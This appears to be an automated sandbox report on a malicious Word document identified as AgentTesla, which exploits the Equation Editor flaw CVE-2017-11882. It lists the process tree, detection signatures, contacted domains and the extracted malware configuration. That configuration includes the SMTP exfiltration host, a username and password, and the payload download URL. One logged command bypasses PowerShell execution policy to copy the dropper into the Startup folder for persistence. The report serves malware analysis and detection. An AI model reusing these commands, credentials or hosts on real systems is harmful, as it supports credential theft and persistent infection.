ID: 358285
Sample Name:
RF_IMG_7510.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 11:38:28
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RF_IMG_7510.doc

Overview


General Information

Sample Name:	RF_IMG_7510.doc
Analysis ID:	358285
MD5:	0551c37e30c260..
SHA1:	840c2cabdf7c0c3..
SHA256:	96703b50d7076b..
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- .NET source code contains very larg…
- Bypasses PowerShell execution pol…
- C2 URLs / IPs found in malware con…
- Connects to a URL shortener service
- Downloads files with wrong headers …
- Drops PE files to the startup folder
- Drops PE files to the user root direc…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2408 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2476 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - 69577.exe (PID: 2312 cmdline: C:\Users\Public\69577.exe MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
    - powershell.exe (PID: 2340 cmdline: 'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\Public\69577.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
    - 69577.exe (PID: 2700 cmdline: C:\Users\Public\69577.exe MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
- Drivers.exe (PID: 2368 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
  - powershell.exe (PID: 2976 cmdline: 'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe' MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
  - Drivers.exe (PID: 3024 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe MD5: 3A89CF2D6D2449EF1A9640AF29F3A782)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "Gi6ZhBE2T8YN",
  "URL: ": "http://ofpDdlcDvB.net",
  "To: ": "",
  "ByHost: ": "nobettwo.xyz:587",
  "Password: ": "VXwEltTnJ0xs",
  "From: ": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2123950202.0000000000B10000.00000004.00000001.sdmp	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
0000000B.00000002.2344624346.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2344628029.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.69577.exe.3662378.8.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.2.Drivers.exe.b10000.2.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
8.2.Drivers.exe.3355d30.6.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
4.2.69577.exe.3662378.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.2.Drivers.exe.32ef900.7.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
Click to see the 17 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Connects to a URL shortener service
- Downloads files with wrong headers with respect to MIME Content-Type

System Summary:

- .NET source code contains very large array initializations
- Office equation editor drops PE file
- Powershell drops PE file

Data Obfuscation:

- Yara detected Beds Obfuscator

Boot Survival:

- Drops PE files to the startup folder
- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
- Yara detected Beds Obfuscator

HIPS / PFW / Operating System Protection Evasion:

- Bypasses PowerShell execution policy
- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command Control
Spearphishing Link 1	Windows Management Instrumentation 2 1 1	Startup Items 1	Startup Items 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Data Obfuscatio
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1 2	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	System Information Discovery 1 1 5	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingress To Transfer 1
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 1 1 2	Obfuscated Files or Information 2	Security Account Manager	Security Software Discovery 1 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Encrypted Channel 1
Local Accounts	PowerShell 2	Logon Script (Mac)	Registry Run Keys / Startup Folder 1 2	Software Packing 2	NTDS	Virtualization/Sandbox Evasion 1 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Stand Port 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 2 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Non-Applic Layer Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Protocol 1
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Protocol


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RF_IMG_7510.doc	25%	ReversingLabs	Document-RTF.Exploit.MathType	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JW C\RF_IMG_7510[1].jpg	100%	Joe Sandbox ML		
C:\Users\Public\69577.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.Drivers.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File
7.2.69577.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
qadir.tickfa.ir	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ofpDdlcDvB.net	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://nobettwo.xyz	0%	Avira URL Cloud	safe	
http://ofpDdlcDvB.nett;	0%	Avira URL Cloud	safe	
http://oVNzXy.com	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://qadir.tickfa.ir/I4/RF_IMG_7510.jpg	0%	Avira URL Cloud	safe	
http://java.c	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
qadir.tickfa.ir	188.253.2.221	true	false	• 4%, Virustotal, Browse	unknown
bit.ly	67.199.248.10	true	false		high
nobettwo.xyz	198.54.126.101	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ofpDdlcDvB.net	true	• Avira URL Cloud: safe	unknown
http://bit.ly/2MrI2J8	false		high
http://qadir.tickfa.ir/I4/RF_IMG_7510.jpg	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	powershell.exe, 00000009.00000002.2127498758.0000000002A50000.00000002.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	69577.exe, 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	powershell.exe, 00000005.00000002.2095186940.0000000002A90000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	powershell.exe, 00000005.00000002.2095186940.0000000002A90000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	69577.exe, 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	69577.exe, 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nobettwo.xyz	69577.exe, 00000007.00000002.2346066347.0000000002632000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://ofpDdlcDvB.nett;	69577.exe, 00000007.00000002.2345666525.000000000257A000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://oVNzXy.com	69577.exe, 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://blog.naver.com/cubemit314Ghttp://projectofsonagi.tistory.com/	69577.exe, 00000004.00000002.2091326557.0000000000CD0000.00000004.00000001.sdmp, Drivers.exe, 00000008.00000002.2123950202.0000000000B10000.00000004.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	powershell.exe, 00000005.00000002.2096404807.0000000002C77000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2127737379.0000000002C37000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	powershell.exe, 00000005.00000002.2095186940.0000000002A90000.00000002.00000001.sdmp	false		high
http://java.c	powershell.exe, 00000009.00000002.2124110891.0000000000488000.00000004.00000020.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	powershell.exe, 00000005.00000002.2096404807.0000000002C77000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2127737379.0000000002C37000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	powershell.exe, 00000005.00000002.2096404807.0000000002C77000.00000002.00000001.sdmp, powershell.exe, 00000009.00000002.2127737379.0000000002C37000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2092481447.00000000021B0000.00000002.00000001.sdmp, 69577.exe, 00000007.00000002.2348622133.0000000005B10000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000003.2087659071.00000000004F0000.00000004.00000001.sdmp, powershell.exe, 00000009.00000003.2121184838.000000000048C000.00000004.00000001.sdmp	false		high
http://investor.msn.com/	powershell.exe, 00000005.00000002.2095186940.0000000002A90000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000003.2087659071.00000000004F0000.00000004.00000001.sdmp, powershell.exe, 00000009.00000003.2121184838.000000000048C000.00000004.00000001.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	69577.exe, 00000007.00000002.2345487869.00000000024F1000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.%s.comPA	powershell.exe, 00000005.00000002.2092481447.00000000021B0000.00000002.00000001.sdmp, 69577.exe, 00000007.00000002.2348622133.0000000005B10000.00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%	69577.exe, 00000007.00000002.2345666525.000000000257A000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	69577.exe, 00000004.00000002.2092160168.00000000034F9000.00000004.00000001.sdmp, 69577.exe, 00000007.00000002.2344628029.0000000000402000.00000040.00000001.sdmp, Drivers.exe, 00000008.00000003.2116679901.000000000006D0000.00000004.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.253.2.221	unknown	Australia		62048	ACAIIR	false
67.199.248.10	unknown	United States		396982	GOOGLE-PRIVATE-CLOUDUS	false
198.54.126.101	unknown	United States		22612	NAMECHEAP-NETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358285
Start date:	25.02.2021
Start time:	11:38:28
Joe Sandbox Product:	CloudBasic
